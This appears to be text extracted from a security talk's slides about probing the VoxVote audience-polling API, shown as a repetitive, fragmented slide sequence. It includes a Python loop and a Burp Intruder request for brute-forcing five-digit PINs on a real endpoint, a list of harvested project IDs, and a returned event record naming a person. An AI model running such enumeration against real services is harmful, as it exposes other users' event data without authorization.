


The screenshot shows a web browser window with the address bar displaying 'api.voxvote.com'. The page header features the 'VOXvote' logo and a link to 'API Documentation'. The main content area is titled 'VoxVote API v2.20 - 'Slide Monkey' (20180818)' and includes a message: 'Oops, you hit the VoxVote API directly within your browser' and a 'Change history' link. Below this is a list of updates:

- v2.20 - 20180818 Added slides
Slide designer studio released. Create slides between your questions. No more need to switch to Keynote or Powerpoint.
- v1.90 - 20180309 Question Images
- v1.80 - 20170716 Customization Chart screen
- v1.72 - 20170516 OpenAnswers / Wordcloud feature
- v1.70 - 20170423 Added Push methods for client apps
- v1.61 - 20161018 Added Event Export
- v1.40 - 20160412 Added Messaging Module
to allow questions from audience with reply and moderator option.
- v1.33 - 20160228 Added Rank datatype
- v1.32 - 20151020 TopPublicEvents method added
- v1.31 - 20150912 getQuestionSummary method added
- v1.30 - 20150902 VoxQuiz™ support
- v1.21 - 20150422 Allow crossing and colors
- v1.02 - 20140925 setAnswers [POST] optional SenderOrigin (enum)
- v1.01 - 20140728 Performance
- v1.00 - 20140629 First production version

At the bottom, it states: 'This API should be integrated within your application. For questions about this API, contact [Support](#)'.






- v1.00 - 20140629 [Version 1.00](#) - [Support](#)

- v1.21 - 20150422 Allow crossing and colors
- v1.02 - 20140925 setAnswers [POST] optional SenderOrigin (enumeration)
- v1.01 - 20140728 Performance
- v1.00 - 20140629 First production version

This API should be integrated within your application. For questions and
contact [Support](#)

can i browse it?

of course i can!




The screenshot shows a web browser window with the address bar displaying 'api.voxvote.com'. The page header features the 'VOXvote' logo and a link to 'API Documentation'. The main content area is titled 'VoxVote API v2.20 - 'Slide Monkey' (20180818)' and includes a message: 'Oops, you hit the VoxVote API directly within your browser' and a 'Change history' link. Below this is a list of updates:

- v2.20 - 20180818 Added slides
Slide designer studio released. Create slides between your questions. No more need to switch to Keynote or Powerpoint.
- v1.90 - 20180309 Question Images
- v1.80 - 20170716 Customization Chart screen
- v1.72 - 20170516 OpenAnswers / Wordcloud feature
- v1.70 - 20170423 Added Push methods for client apps
- v1.61 - 20161018 Added Event Export
- v1.40 - 20160412 Added Messaging Module
to allow questions from audience with reply and moderator option.
- v1.33 - 20160228 Added Rank datatype
- v1.32 - 20151020 TopPublicEvents method added
- v1.31 - 20150912 getQuestionSummary method added
- v1.30 - 20150902 VoxQuiz™ support
- v1.21 - 20150422 Allow crossing and colors
- v1.02 - 20140925 setAnswers [POST] optional SenderOrigin (enum)
- v1.01 - 20140728 Performance
- v1.00 - 20140629 First production version

At the bottom, it states: 'This API should be integrated within your application. For questions about this API, contact [Support](#)'.

can i browse it?

of course i can!





VoxVote API 1.0 Documentation

Current implementations:

Our REST(full) API supports the following methods.

Account

API	Description
GET Account/DomainList	No documentation available.
GET Account/DomainList/{id}	No documentation available.
GET api/Account	No documentation available.
GET api/Account/{id}	No documentation available.
GET api/Account/DomainList	No documentation available.

Description

No documentation available.

No documentation available.

GET Account/DomainList

No documentation available.

Response Information

No documentation available.

Response body formats

application/json, text/json

Sample:

```
[
  {
    "Id": "9e1be83d-6de9-4975-898a-def358d60587",
    "Name": "sample string 2",
    "FullName": "sample string 3",
    "Country": "sample string 4",
    "ValidFromDate": "2017-07-06T23:34:15.4012389+00:00",
    "ValidToDate": "2017-07-06T23:34:15.4012389+00:00",
    "DomainType": 1,
    "Status": true
  }
]
```

time to go!

**BURP
IT
UP**

**BRING
THE
NOISE**

time to go!







ANALYSIS

5 digit PIN?

if only we
had a tool...

later

5 digit PIN?

hmm....

5 digit PIN?

hmm....

```
for x in range(99999):  
    pin = "%05d" % x  
    currentUrl = baseUrl + pin  
    r = requests.get(currentUrl, headers=myHeaders)
```

WHY IS YOUR CODE SO
SLOW AND CRASHY?



if only we had a tool...

if only we had a tool...

Attack type:

```
GET /project/checkPIN?Pin=$12345$ HTTP/1.1
Host: api.voxvote.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.118 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
```

if only we had a tool...

Attack type:

```
GET /project/checkPIN?Pin=$12345$ HTTP/1.1
Host: api.voxvote.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.118 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
```

Number range

Type: ☒ Sequential ☐ Random

From:

To:

Step:

How many:

Number format

Base: ☒ Decimal ☐ Hex

Min integer digits:

Max integer digits:


Min fraction digits:

Max fraction digits:


Examples

00001

54321



**SEVERAL
SONG FILLED
HOURS LATER...**



1	000e792a-b1d4-4ee8-acd0-a77f0039c773
2	000ecd53-4586-4c15-907e-a4660071f095
3	00a5d098-ce1d-4c24-a83b-a79f00bf7b41
4	00acb81a-b111-455b-9e70-a76a0078b470
5	00adf915-e36b-4a90-b40e-a76100cf7f70
6	00b01035-1325-4b0f-ab57-a5a100619b9e
7	00b031ff-619c-4256-a6e6-a55e01224ac8
8	00b53e4b-554e-4242-95fb-a794012b82ed
9	00b5d913-8d2f-4cc2-a18c-a62001654fbd
0	00b6d1c7-d351-4f02-a687-a73a01017d74
1	00ba32b7-9b7a-44c8-aba9-a6b800c126fe
2	00c5aa0d-5ee5-4c9f-baef-a5ef0154c079
3	00c62418-351c-473e-9b8d-a78b00ddcad4
4	00cbafdf-58a4-42a9-b5d5-a6cd0124b7d9
5	00cdfb1f-4987-455a-92f1-a6fa00974ba8
6	00d03174-c1ac-42e6-a1f7-a7670079a36e
7	00d07cc5-be11-47ff-ae37-a6c600ef4641





now what?

what info can I get with a project ID?

getProject

getProject

```
GET /Project/getProject?id=6f00c98e-69b4-4603-aa11-a7a800d14341 HTTP/1.1
Host: api.voxvote.com
Accept: application/json
Connection: close
Content-Type: application/json
Content-Length: 2
```

getProject

```
GET /Project/getProject?id=6f00c98e-69b4-4603-aa11-a7a800d14341 HTTP/1.1
Host: api.voxvote.com
Accept: application/json
Connection: close
Content-Type: application/json
Content-Length: 2
```

```
{"ProjectId":"6f00c98e-69b4-4603-aa11-a7a800d14341","ProjectName":"Koikov -
Development of research plan - Presentation - Thursday 13 July - D1
","ProjectLocation":"AMU-HTAcamp Summer School
2017","DisplayName":"","IsPreview":false,"AllowEmailSummary":true,"AllowMessages":false,"I
sPrivate":false,"Pin":"16621","DateUpdated":"0001-01-01T00:00:00","QuestionCount":0}
```

n
son
ation/json

```
{"ProjectId":"6f00c98e-69b4-4603-aa11-a7a800d14341","ProjectName":"Koikov -  
Development of research plan - Presentation - Thursday 13 July - D1  
", "ProjectLocation":"AMU-HTAcamp Summer School  
2017", "DisplayName":"","IsPreview":false, "AllowEmailSummary":true, "AllowMessages":false, "I  
sPrivate":false, "Pin":"16621", "DateUpdated":"0001-01-01T00:00:00", "QuestionCount":0}
```


n
son
ation/json

```
{"ProjectId":"6f00c98e-69b4-4603-aa11-a7a800d14341","ProjectName":"Koikov -  
Development of research plan - Presentation - Thursday 13 July - D1  
", "ProjectLocation":"AMU-HTAcamp Summer School  
2017", "DisplayName":"","IsPreview":false, "AllowEmailSummary":true, "AllowMessages":false, "I  
sPrivate":false, "Pin":"16621", "DateUpdated":"0001-01-01T00:00:00", "QuestionCount":0}
```



n
son
ation/json

```
{"ProjectId":"6f00c98e-69b4  
Development of research pla  
","ProjectLocation":"AMU-HTA  
2017","DisplayName":"","IsPr  
sPrivate":false,"Pin":"16621",
```



```
projectName":"Koikov -  
y - D1  
rue,"AllowMessages":false,"I  
00:00","QuestionCount":0}
```

but...

but...

Pin

65661 - this is your personal PIN for all your events.


how can we get project IDs?

how can we get project IDs?

well...besides brute forcing PINs...

can we search?

